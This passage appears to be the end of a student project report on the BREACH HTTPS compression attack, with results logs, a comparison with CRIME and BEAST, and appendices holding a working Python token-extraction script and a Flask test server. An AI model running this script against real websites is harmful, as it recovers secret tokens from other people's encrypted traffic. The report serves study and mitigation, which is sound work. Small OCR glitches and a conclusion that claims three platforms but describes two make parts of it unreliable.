
Figure 4.2.1: Compression enabled



```python
compression = 0

if compression:
    app.config["COMPRESS_ALGORITHM"] = 'gzip'
    compress = Compress()
    compress.init_app(app)
```

Figure 4.2.2: Compression disabled

With enabled and disabled compression, we are able to demonstrate that our breach attack program will fail but not be able to find the secret token embedded at our website. This way, we prove that breach attack is **DEPENDENT** on the website using or enabling **GZIP** compression.



Welcome to my website!

This website is served with gzip compression.

Name:

Email:


Submit

```html
<!DOCTYPE html>
<html>
  <head> == $0
    <title>My Website</title>
  </head>
  <body data-new-gr-c-s-check-loaded="14.1108.0" data-gr-ext-installed>
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true">
```

Figure 4.2.3:HTTP Website

Above is the website created, below is the breach attack program failing to find the secret key since the website doesn't use gzip file compression to compress data.

There is also another important dependency to this attack, which is that we must know the variable name of the token that is being stored in the website. Without knowing the variable name of the token being stored, the attacker cannot determine where the secret key is stored.



```
TRY 5{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}5{}{}{}{}{} Length Response = 5998
TRY 6{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}6{}{}{}{}{} Length Response = 5998
TRY 7{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}7{}{}{}{}{} Length Response = 5998
TRY 8{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}8{}{}{}{}{} Length Response = 5998
TRY 9{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}9{}{}{}{}{} Length Response = 5998
TRY a{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}a{}{}{}{}{} Length Response = 5998
TRY b{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}b{}{}{}{}{} Length Response = 5998
TRY c{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}c{}{}{}{}{} Length Response = 5998
TRY d{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}d{}{}{}{}{} Length Response = 5998
TRY e{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}e{}{}{}{}{} Length Response = 5998
TRY f{}{}{}{}{}{}{}{}{}{} Length Response = 5998
TRY {}{}{}{}{}f{}{}{}{}{} Length Response = 5998

increasing padding size

Error!!! all response scores the same
Iterations = 15
Time elapsed = 0.08323740959l6748 seconds.
Token:
PS C:\Users\puyaf\OneDrive\Desktop\finalproject>
```

Figure 4.2.3: Compression disabled

As could be analyzed from the figures above, the non gzip compression website makes it that our Breach program does not work.

c. Difference between breach-crime-beast

CRIME, **BREACH**, and **BEAST** are all attacks that target the security of web communications. They each take advantage of different aspects of the way data is encrypted and transmitted over the internet. Here are some of the main differences and similarities between these attacks:

CRIME:

- Targets: CRIME attacks specifically target data compression, which is used to make data transmission over the internet faster and more efficient. It's a method that targets the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols, as well as SPDY.
- Method: By injecting data into the data stream and observing the changes in the compressed payload size, an attacker can infer sensitive information. This is because the compression ratio changes depending on whether the injected data is already present in the stream.
- Mitigation: The easiest way to mitigate CRIME attacks is to disable TLS/SSL compression.

BREACH:

- Targets: Like CRIME, BREACH also targets data compression, but it specifically targets HTTP responses. It's used to extract login tokens, email addresses, and other sensitive information from TLS-encrypted web traffic.
- Method: BREACH manipulates data compression to reveal secrets in HTTPS responses. The attacker tricks the victim into visiting a malicious link which causes the browser to send requests to a target website where the attacker can observe the size of the responses.
- Mitigation: Mitigating BREACH can be more complex because it requires changes to the way web applications handle and compress data. Disabling HTTP compression, separating secrets from user input, randomizing secrets per request, or masking secrets (effectively randomizing by XORing with a random secret per request) are possible mitigations.

BEAST:

- Targets: BEAST attacks target a vulnerability in the Cipher Block Chaining (CBC) mode of operation in SSL 3.0 and TLS 1.0.
- Method: BEAST uses a man-in-the-middle attack to inject a chosen plaintext into the victim's request, allowing it to decrypt its own requests and responses.
- Mitigation: The primary method of mitigating BEAST attacks is to use a version of TLS (1.1 or higher) that includes a fix for the vulnerability. In addition, most modern browsers have implemented techniques to disrupt BEAST attacks.

Similarities	**Differences**
All three attacks target the security of web communications, specifically the encryption protocols that are designed to protect sensitive data.	The attacks target different components of the web communication process. CRIME targets data compression in SSL/TLS and SPDY, BREACH targets HTTP responses, and BEAST targets a vulnerability in the CBC mode of operation in SSL 3.0 and TLS 1.0.
They all exploit some aspect of the way data is compressed and transmitted over the internet to reveal sensitive information.	The methods of attack are different. CRIME and BREACH take advantage of changes in data compression to infer sensitive information, while BEAST uses a man-in-the-middle attack to inject a chosen plaintext and decrypt its own requests and responses.
All of these attacks require some level of interaction from the victim, such as visiting a malicious website or clicking on a link.	Mitigation strategies are different for each attack, ranging from disabling certain features (such as data compression in CRIME) to using updated versions of protocols (such as in BEAST).

5. CONCLUSIONS

As a conclusion, our group has successfully researched CRIME, BREACH, and BEAST attacks, focusing on exploiting vulnerabilities in data compression and transmission over the internet. Among these attacks, our primary focus was on mitigating the BREACH attack. Throughout our research, we were able to successfully execute attacks on three different platforms.

The first platform we targeted was a global HTTPS website, specifically implemented by Miguel Bob, which served as a testing ground for BREACH attacks. By employing our strategies, we managed to successfully execute the attack and obtain the secret key "token" that was implemented on the website.

For the second platform, we created our own local HTTP website to assess the potential outcome of the attack when the server has gzip compression turned off. Unfortunately, this attempt resulted in a failed attack, indicating that a server without gzip compression enabled would be immune to the BREACH attack. Consequently, we conducted a thorough analysis of the dependencies necessary for the BREACH attack to succeed.

Overall, this project provided us with invaluable hands-on experience and served as an excellent learning opportunity to familiarize ourselves with different attack types. Through our research, we gained a deeper understanding of the vulnerabilities present in data compression and transmission over the internet.

6. REFERENCES

BillBird. “Data Compression (Summer 2020) - Lecture 11 - DEFLATE (gzip).” *YouTube*, 28 June 2021, https://www.youtube.com/watch?v=oi2lMBBjQ8s. Accessed May 2023.

Blanco, Miguel O. “BREACH Attack.” *YouTube*, 5 December 2021, https://www.youtube.com/watch?v=Sn-URDQCJHs. Accessed April 2023.

Blanco, Miguel O. “miguelob/BREACH: This is an example of how to perform a breach attack on a test website to extract secret and private tokens.” *GitHub*, November 2021, https://github.com/miguelob/BREACH. Accessed April 2023.

“BREACH.” *Wikipedia*, https://en.wikipedia.org/wiki/BREACH. Accessed April 2023.

Du, Wenliang. “SEED Labs.” *SEED Project*, https://seedsecuritylabs.org/. Accessed 11 May 2023.

GLUCK, YOEL, et al. “BREACH: REVIVING THE CRIME ATTACK.” *BREACH ATTACK*, https://breachattack.com/. Accessed 1 May 2023.

“Huffman coding.” *Wikipedia*, https://en.wikipedia.org/wiki/Huffman_coding. Accessed 1 May 2023.

Lewis, Nick. “Inside the BREACH attack: How to avoid HTTPS traffic exploits.” *TechTarget*, https://www.techtarget.com/searchsecurity/tip/Inside-the-BREACH-attack-How-to-avoid-HTTPS-traffic-exploits. Accessed 28 April 2023.

loup Gailly, Jean -, and Mark Adler. “gzip.” *Wikipedia*, https://en.wikipedia.org/wiki/Gzip. Accessed May 2023.

“LZ77 and LZ78.” *Wikipedia*, https://en.wikipedia.org/wiki/LZ77_and_LZ78. Accessed 1 May 2023.

“Network Security Services.” *Wikipedia*, https://en.wikipedia.org/wiki/Network_Security_Services. Accessed 11 May 2023.

“Padding oracle attack.” *Wikipedia*, https://en.wikipedia.org/wiki/Padding_oracle_attack. Accessed 11 May 2023.

Sen, Kaushik. “What is an Attack Vector? 16 Common Attack Vectors in 2023.” *UpGuard*, https://www.upguard.com/blog/attack-vector. Accessed 28 April 2023.

“SSL, Gone In Seconds.” *BREACH ATTACK*, https://breachattack.com/. Accessed May 2023.

Stallings, William. *Cryptography and Network Security: Principles and Practice [rental Edition]*. Pearson Education Canada, 2020. Accessed January 2023.

“Transport Layer Security.” *Wikipedia*, https://en.wikipedia.org/wiki/Transport_Layer_Security#CRIME_and_BREACH_attacks. Accessed April 2023.

APPENDIX A: Breach.py

```python
import requests
import time

URL = "http://127.0.0.1:5000/secret?request_token="#
#"https://malbot.net/poc/?param1=value1"## #"http://localhost:8081/"#
#URL = "https://malbot.net/poc/?request_token=%27"
PADDING = "{}{}{}{}{}"#"............"
HEX = ['1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
SCORES = [0] * len(HEX)

#token = 'bb63e4ba67e24dab81ed425c5a95b7a2'
#token = '9cf23dfa3c7c7396df0e477a3cd9e8c1'
TOKEN = ""
count = 0
check = True

time_start = time.time()

while (check):

    responB =
int(requests.get(URL+PADDING+PADDING).headers.get('Content-Length'))
    print(responB)
    addLet = True

    for h in HEX:
        count+=1
        build1 = TOKEN+h+PADDING+PADDING
        build2 = TOKEN+PADDING+h+PADDING

        req1 = int(requests.get(URL+build1).headers.get('Content-Length'))
        print("TRY "+build1+" Length Response = "+str(req1))

        req2 = int(requests.get(URL+build2).headers.get('Content-Length'))
        print("TRY "+build2+" Length Response = "+str(req2))

        SCORES[HEX.index(h)] = abs(req1 - req2)
        max_value = max(SCORES)
        max_values = [i for i, x in enumerate(SCORES) if x == max_value]

        if (int(req1) <= responB) and (int(req2) > int(req1)):
            temp = h
            break

        #if tried all characters
        if(h == 'f'):
            if(len(max_values) == 1):
                temp = HEX[max_values[0]]
                break
            elif(len(TOKEN) < 32):
                #check = False
                print("\nincreasing padding size\n")
                PADDING = PADDING + "{}"#"."
                addLet = False
            else:
                break

    SCORES = [0] * len(HEX)
    if(check and addLet):
        TOKEN = TOKEN + temp
        #print("\nreset padding size\n")
        #PADDING = "{}{}{}{}{}"#"..........."
        #print(TOKEN)

    if(len(TOKEN)==32):
        break
    elif(len(max_values) == len(HEX)):
        print("Error!!! all response scores the same")
        break


print("Iterations = "+str(count))
print("Time elapsed = "+str(time.time()-time_start)+" seconds.")
print("Token: " +TOKEN)
```

APPENDIX B: Server.py

```
from flask import Flask, render_template, request, make_response
from flask_compress import Compress

#<input type="hidden" name="csrf_token"
value="bb63e4ba67e24dab81ed425c5a95b7a2">

app = Flask(__name__)

compression = 0

if compression:
    app.config["COMPRESS_ALGORITHM"] = 'gzip'
    compress = Compress()
    compress.init_app(app)

@app.get('/')
def home():
    # set a CSRF token manually and set it as a cookie
    csrf_token = 'yummy_lil_token'
    response = make_response(render_template('index.html'))
    response.set_cookie('csrf_token', csrf_token)
    return response

@app.get('/secret')
def secret():
    print(request.query_string)
    print(request.args.get('request_token'))

    #t = "<input type='hidden'
request_token='{}'>".format(request.args.get('request_token'))

    response = make_response(render_template('secretv2.html',
target_attempt = request.args.get('request_token')))

    return response

@app.post('/submit')
def submit():
    # check if the CSRF token in the request matches the one in the cookie
    print(request.cookies.get('csrf_token'))
    if request.cookies.get('csrf_token') != 'yummy_lil_token':
#'bb63e4ba67e24dab81ed425c5a95b7a2':#'my_csrf_token':
        return 'Invalid CSRF token'

    # process the form data
    name = request.form.get('name')
    email = request.form.get('email')

    # do something with the data (e.g. save it to a database)

    return '<p>Form submitted successfully</p><p>SUPER SECRET
PAGE!!!!</p>'

if __name__ == '__main__':
    app.run(debug=True)
```